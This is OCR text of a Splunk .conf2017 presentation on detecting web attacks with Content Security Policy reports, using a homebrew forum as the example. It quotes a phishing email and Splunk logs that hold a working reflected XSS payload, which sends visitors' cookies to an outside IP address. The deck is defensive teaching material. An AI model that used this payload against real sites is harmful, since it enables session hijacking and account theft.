
General

Forum	Threads	Posts	Las
All Grain Brewing Discuss questions and ideas related to all grain brewing	1	1	
Yeast and Fermentation Discuss issues related to yeast and/or fermentation	1	1	
General Homebrew Discussion Feel free to talk about anything and everything homebrew related that doesn't fit any other category.	1	2	
Kegging and Bottling	0	0	N

```
✖ Content Security Policy: The page's settings observed brewertalk.com
  the loading of a resource at self ("script-src
  http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/"). A CSP
  report is being sent. Source: onclick attribute on A
  element.
```

BOTS CSP Example

Filtering




```
× Content Security Policy: The page's settings observed brewertalk.com
  the loading of a resource at self ("script-src
  http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/"). A CSP
  report is being sent. Source: onfocusin attribute on
  DIV element.
× Content Security Policy: The page's settings       brewertalk.com:17
  observed the loading of a resource at self
  ("script-src http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/"). A CSP
  report is being sent. Source: <!--
  lang.unknown_error = "An unknown ....
× Content Security Policy: The page's settings       brewertalk.com:52
  observed the loading of a resource at self
  ("script-src http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/"). A CSP
  report is being sent. Source: <!--
  lang.no_new_posts = "Forum Contai....
× Content Security Policy: The page's settings observed brewertalk.com
  the loading of a resource at self ("script-src
  http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/"). A CSP
  report is being sent. Source: onclick attribute on A
  element.
```

All Grain Brewing Discuss questions and ideas related to all grain brewing	1	1
Yeast and Fermentation Discuss issues related to yeast and/or fermentation	1	1
General Homebrew Discussion Feel free to talk about anything and everything homebrew related that doesn't fit any other category.	1	2
Kegging and Bottling	0	0

Note: CSP can be noisy. Here we see "violation" reports triggered on normal behavior. CSP nonce or hash capabilities could help here but would require code changes in MyBB.

splunk> BOSS of the SOC 2017 .conf2017

It All Started With a Little Phishing


RE: brewertalk.com
Microsoft Corporation (US) https://outlook.office.com/owa/projection.aspx
Reply all | Delete Junk | •••
Reply all |


RE: brewertalk.com

thebeerguy2112@gmail.com
Thu 8/10, 2:31 PM

```
<a href='http://www.brewertalk.com/member.php?action=activate&uid=-
1&code=">%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicr
osoftuserfeedbackservice%3Fmetric%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E'>
```

Hi Kevin,
I think you are the ew manager for brewertalk.com. I'm having trouble logging in. >From my new account. Can you give it to me? I see errors on this page.
-The Beer Guy

XSS Captured in Splunk via CSP



```
index=main sourcetype=csp-violation csp-report.document-uri=*document.cookie*
```

✓7 events (7/31/17 5:00:00.000 PM to 9/25/17 9:05:56.000 AM)

```
index=main sourcetype=csp-violation csp-report.document-uri=*document.cookie*
```


8/15/17
4:36:41.000 PM

```
{ [-]
   csp-report: { [-]
     blocked-uri: inline
     disposition: report
     document-uri: http://www.brewertalk.com/member.php?
action=activate&uid=-1&code=%22%3e%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackservice%3Fmetric%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E
     effective-directive: script-src
     line-number: 129
     original-policy: script-src http://www.brewertalk.com/jscripts/ http://www.brewertalk.com/admin/jscripts/; report-uri http://ec2-52-40-10-231.us-west-
2.compute.amazonaws.com:8088/services/collector/raw?channel=6097FCB4-BEDF-4922-A75D-EE766DDFE9C5&token=6097FCB4-BEDF-4922-A75D-EE766DDFE9C5;
     referrer:
     script-sample:
     source-file: http://www.brewertalk.com/member.php?
action=activate&uid=-1&code=%22%3e%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackservice%3Fmetric%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E
     status-code: 200
     violated-directive: script-src
   }
}
```

Show as raw text

host = ec2-52-40-10-231.us-west-2.compute.amazonaws.com:8088 | source = CSP Violations from www.brewertalk.com | sourcetype = csp-violation

XSS Captured in Splunk via CSP



```
index=main sourcetype=csp-violation csp-report.document-uri=*document.cookie*
```

✓7 events (7/31/17 5:00:00.000 PM to 9/25/17 9:05:56.000 AM)

i	Time	Event
>	8/15/17 4:36:41.000 PM	see below

```
{ [-]
   csp-report: { [-]
     blocked-uri: inline
     disposition: report
     document-uri: http://www.brewertalk.com/member.php?
action=activate&uid=-1&code=%22%3e%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackservice%3Fmetric%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E
     effective-directive: script-src
     line-number: 129
     original-policy: script-src http://www.brewertalk.com/i          ertalk.com/admin/jscripts/; report-uri http://ec2-52-40-10-231.us-west-
2.compute.amazonaws.com:8088/services/collector          5D-EE766DDFE9C5&token=6097FCB4-BEDF-4922-A75D-EE766DDFE9C5;
     refe
     s
     s
actio                                                                                                  Fscript%3E
     s
     v
   }
}
Show a
host = e
```

```
index=main sourcetype=csp-violation csp-report.document-uri=*document.cookie*
```

http://www.brewertalk.com/member.php?action=activate&uid=-1&code=%22**%3e%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackservice%3Fmetric%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E**

Remember this?

Key Takeaways

Key Takeaways

The Road to Web Application Defense

1. Treat your web apps like other security sources in your environment (i.e. monitor, report, alert).

2. Default and even operations-centric logging may not be sufficient for typical security detection and response situations.

3. Leverage CSP for an additional layer of security that helps to detect and mitigate against attacks, such as XSS and injection.

Next Steps for Getting Started

Credit Karma

How Do I Get Started?

- Check out the resources provided in this presentation
- Fully understand your web stack and environment
- Determine and engage your stakeholders
- Start with a report-only policy

Q&A

Thank You

Don't forget to rate this session in the .conf2017 mobile app

splunk> .conf2017

Resources

Resources (1)

- OWASP Top Ten Project: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Splunk Enterprise for Information Security Hands-On: https://www.slideshare.net/Splunk/splunk-enterprise-for-infosec-handson
- Splunk>dev Logging Best Practices: http://dev.splunk.com/view/logging/SP-CAAAFCK
- Apache HTTP Server v2.4 Log Files: https://httpd.apache.org/docs/2.4/logs.html
- NGINX Configuring Logging: https://www.nginx.com/resources/admin-guide/logging-and-monitoring/
- IIS Logging Overview: https://msdn.microsoft.com/en-us/library/ms525410(v=vs.90).aspx
- Content Security Policy Reference: https://content-security-policy.com/

Resources (2)

- Introduction to Splunk HTTP Event Collector (HEC): http://dev.splunk.com/view/event-collector/SP-CAAAE6M
- CSP Is Dead, Long Live CSP! https://research.google.com/pubs/pub45542.html
- GitHub’s CSP Journey:
  https://githubengineering.com/githubs-csp-journey/
  https://githubengineering.com/githubs-post-csp-journey/
- Mozilla Developers – CSP: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP